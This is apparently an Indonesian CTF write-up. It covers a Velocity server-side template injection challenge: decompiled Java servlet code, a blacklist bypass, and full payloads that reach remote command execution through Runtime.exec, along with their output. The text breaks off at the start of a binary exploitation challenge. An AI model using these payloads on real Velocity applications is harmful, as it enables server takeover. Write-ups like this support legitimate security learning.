<pre>invalid input syntax for type integer: "RECURSION{rrrRRAAAHHHH_selamat_bang!!Maaf_yak_soalnya_kyk_gini_doang_soalnya_baru_pertama_kali_jadi_probset}"</pre>
PS D:\3_CTF_AND_PENTES\ICC>
```

Hasil

flag: RECURSION{rrrRRAAAHHHH_selamat_bang!!Maaf_yak_soalnya_kyk_gini_doang_soalnya_baru_pertama_kali_jadi_probset}

Sindrom Velocity

Flag:
RECURSION{Dung_DungTak_DungDungTak_DungTak_0dd00e33b6fc67b811ebe3177217d6c0}

Deskripsi

Tolong, saya terkena sindrom velocity 😔


1. DUNG
2. DUNG TAK DUNG DUNG TAK DUNG TAK
3. DUNG DUNG TAK DUNG DUNG TAK DUNG TAK
4. DUNG DUNG DUNG DUNG DUNG TAK TAK TAK TAK
5. DUNGTAK DUNGTAK DUNGTAK DUNGTAK
6. 🤟🤟
7. 🤞🤞

Informasi Terkait Soal


Diberikan war file, setelah didecompile, didapatkan bagian penting sebagai berikut:

LoginServlet.java

```java
public class LoginServlet extends VelocityViewServlet {
   private static final String USERNAME = "admin";
   private static final String PASSWORD = "REDACTED";
   private String templateString;

   public void init(ServletConfig config) throws ServletException {
      super.init(config);
```



```
      InputStream stream =
this.getServletContext().getResourceAsStream("templates/login.vm");
      Scanner scanner = (new Scanner(stream)).useDelimiter("\\A");

      try {
         this.templateString = scanner.hasNext() ? scanner.next() : "";
      } catch (Throwable var7) {
         if (scanner != null) {
            try {
               scanner.close();
            } catch (Throwable var6) {
               var7.addSuppressed(var6);
            }
         }

         throw var7;
      }

      if (scanner != null) {
         scanner.close();
      }

   }

   protected Template handleRequest(HttpServletRequest request,
HttpServletResponse response, Context ctx) {
      Template tt = null;
      String al = "Please login";
      String st = "danger";
      String ic = "bi bi-exclamation-triangle-fill";
      String uu;
      String pp;
      if ("POST".equals(request.getMethod())) {
         uu = request.getParameter("username");
         pp = request.getParameter("password");
         if (uu != null && uu.equals("admin")) {
            if (pp != null && pp.equals("REDACTED")) {
               al = "Login successful :)";
               st = "success";
               ic = "bi bi-check-circle-fill";
            } else {
```



```
               al = "Invalid password";
            }
         } else {
            al = "Username '" + uu.split(" ")[0] + "' not found";
         }
      }

      try {
         uu = URLDecoder.decode(al,
StandardCharsets.UTF_8.toString()).replaceAll("\\$\\w+",
"").replaceAll("\\#\\w+", "").replaceAll("!", "").replaceAll("\"",
"&quot;");
         pp = this.templateString.replace("[ERROR]", "#[[" + uu +
"]]#").replace("[STATUS]", "#[[" + st + "]]#").replace("[ICON]", "#[[" + ic
+ "]]#");
         RuntimeServices rs = RuntimeSingleton.getRuntimeServices();
         SimpleNode sn = rs.parse(pp, "login");
         tt = new Template();
         tt.setRuntimeServices(rs);
         tt.setData(sn);
         tt.initDocument();
      } catch (Exception var12) {
      }

      return tt;
   }
}
```

Pendekatan


Bagian penting dari script ini adalah:

1. Terdapat SSTI menggunakan velocity 🤟🤟.
2. Terdapat proteksi untuk mencegah SSTI Velocity yakni dengan blacklist #,$,!,”
3. Harus escape dari #[[ ]]# karena konten di dalamnya tidak akan tereksekusi sebagai sebuah kode java.

```
uu = URLDecoder.decode(al, StandardCharsets.UTF_8.toString()).replaceAll("\\$\\w+",
"").replaceAll("\\#\\w+", "").replaceAll("!", "").replaceAll("\"", "&quot;");
```

Pada blacklist tersebut, terdapat suatu kelemahan dimana kita bisa mem-bypass penggunaan # dan $ dengan ! setelah $ dan # tepat sebelum alphabetic sehingga input kita akan seperti berikut:

```
]]#$!request.getClass()#[[
```




Username 'class org.apache.catalina.connector.RequestFacade' not found

Solusi

Kita bangun payload untuk RCE dan read outputnya seperti berikut:

payload
]]#$!request.getClass().getSuperclass().getClass().forName('java.util.Scanner').getConstructor($!request.getClass().getSuperclass().getClass().forName('java.io.InputStream')).newInstance($!request.getClass().getSuperclass().getClass().forName('java.lang.Runtime').getRuntime().exec('id').getInputStream()).useDelimiter('\A').next()#[[




Welcome

Username 'uid=65533 gid=65533 groups=65533 ' not found

lalu kita baca flag di /f3a670b769928351e45c9c6bfa6c3ba6.txt

payload
]]#$!request.getClass().getSuperclass().getClass().forName('java.util.Scanner').getConstructor($!request.getClass().getSuperclass().getClass().forName('java.io.InputStream')).newInstance($!request.getClass().getSuperclass().getClass().forName('java.lang.Runtime').getRuntime().exec('cat%2b/f3a670b769928351e45c9c6bfa6c3ba6.txt').getInputStream()).useDelimiter('\A').next()#[[



```
align-items-center" role="alert">
                        <i class="bi bi
bi-exclamation-triangle-fill me-2"></i>
                        <div>Username
'RECURSION{Dung_DungTak_DungDungTak_DungTak_0dd00e33b6fc67b
811ebe3177217d6c0}' not found</div>
                    </div>

                    <form method="post" action="/login">
                        <div class="form-floating mb-3">
```

Hasil


flag:
RECURSION{Dung_DungTak_DungDungTak_DungTak_0dd00e33b6fc67b811ebe3177217d6c0}

BINARY EXPLOITATION

When Yh


Flag: RECURSION{wh3n_yh_g4k_b3gad4n9_mulu:skull:}

Diberikan file chall:



```
┌─[mirai@parrot]─[/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src]
└──╼ $pwn checksec chall
[*] '/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src/chall'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
┌─[mirai@parrot]─[/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src]
└──╼ $
```

Sama Dockerfile, jadi kita bisa ambil libc dari docker buat nge match di remote.
Lalu kita buka dengan IDA:

